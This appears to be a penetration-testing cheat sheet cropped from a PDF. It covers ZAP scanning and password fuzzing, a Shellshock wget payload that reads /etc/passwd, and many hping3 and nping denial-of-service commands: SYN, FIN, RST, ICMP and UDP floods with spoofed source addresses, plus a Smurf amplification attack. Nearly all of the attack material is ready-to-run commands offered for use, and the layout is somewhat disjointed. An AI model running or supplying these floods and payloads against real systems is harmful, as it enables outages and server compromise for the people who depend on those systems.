
Configure Scope in Site Target

Target > Site map > Select site target > Add to scope

Settings > Proxy > Request interception rules > And URL Is in target scope

#Tip: Install Add-ons FoxyProxy Basic in Firefox





Owasp ZAP Zed Attack Proxy

```
$ sudo apt update
```

```
$ sudo apt install zaproxy -y
```

ZAP Quick Start > Manual Explore > URL to explore: http://10.0.0.123 > Launch Browser (auto proxy localhost)

ZAP Quick Start > Automated Scan > URL to attack: http://10.0.0.123 > Set spider If Modern HtmlUnit > Attack

ZAP Sites > vulnerabilities > GET:/login,password,username > Attack > Fuzz (highlight password field)

ZAP Add > File: > /usr/share/wordlists/fasttrack.txt > OK > Start Fuzzer

Reverse Shell

WGET/SHELLSHOCK/JTRIPPER

```
# wget -U "(" [ test;];echo "\"Content-type: text/plain\""; echo; echo; /bin/cat /etc/passwd" http://
website.com/login-page.srf
```

Attacks Driving Infra

MAC Spoofing, NAC Bypass, VLAN Hopping

DNS Poisoning, DHCP Starvation and Rogue

Denial Of Service Attacks

DoS Syn Flood Attacks

DoS using hping3 with random source IP

-c 100000 = Number of packets to send.

-d 120 = Size of each packet that was sent to target machine.

-S = I am sending SYN packets only.

-w 64 = TCP window size.

-p 21 = Destination port (21 being FTP port). You can use any port here.

--flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.

--rand-source = Using Random Source IP Addresses. You can also use -a or -spooft to hide hostnames. See MAN page below.

www.hping3testsite.com = Destination IP address/website name

```
$ hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com
```

#SYN flood – DoS using HPING3

```
hping3 -S --flood -V www.hping3testsite.com
```

#-p option is used to set the remote port number for the flood

#-S option is used to set the flood type for the TCP protocol which is the sync flood

```
$ hping3 -S --flood -p 80 www.wisetut.com
```

```
$ hping3 --traceroute -v -1 www.wisetut.com #the traceroute feature which is used to identify the intermediate hosts between source and destination
```

Advanced SYN flood with random source IP, different data size, and window size

```
hping3 -c 20000 -d 120 -S -w 64 -p TARGET_PORT --flood --rand-source TARGET_SITE
```

-flood: sent packets as fast as possible

-rand-source: random source address

-c -count: packet count

-d -data: data size

-S -syn: set SYN flag

-w -win: winsize (default 64)

-p -destport: destination port (default 0)

```
$ hping3 -S --flood -V -p TARGET_PORT TARGET_SITE
```

```
$ hping3 -8 0-100 -S 10.10.10.16 -V
```

FIN floods

```
$ hping3 --flood --rand-source -F -p TARGET_PORT TARGET_IP
```

TCP RST Flood

```
$ hping3 --flood --rand-source -R -p TARGET_PORT TARGET_IP
```

PUSH and ACK Flood

```
$ hping3 --flood --rand-source -PA -p TARGET_PORT TARGET_IP
```

ICMP flood

```
$ hping3 --flood --rand-source -1 -p TARGET_PORT TARGET_IP
```

UDP Flood

-flood: sent packets as fast as possible

-rand-source: random source address

-udp: UDP mode

-p -destport: destination port (default 0)

```
$ hping3 --flood --rand-source --udp -p TARGET_PORT TARGET_IP
```

SYN flood with spoofed IP – DoS using HPING3

```
$ hping3 -S -P -U --flood -V --rand-source www.hping3testsite.com
```

TCP connect flood – DoS using NPING

```
$ nping --tcp-connect -rate=90000 -c 900000 -q www.hping3testsite.com
```

use routers broadcast IP address feature to send messages to multiple IP addresses
use connection-less protocols that do not validate source IP addresses.
amplification techniques;Smurf attack(ICMP amplification), DNS amplification, and Fraggle
attack(UDP amplification)

Smurf Attack

This command sends ping requests to broadcast IP(10.10.15.255) by spoofing target
IP(10.10.15.152).

All running hosts in this network reply to the target.

```
$ hping3 --icmp --spooof TARGET_IP BROADCAST_IP
```

```
$ hping3 --icmp --spooof 10.10.15.152 10.10.15.255
```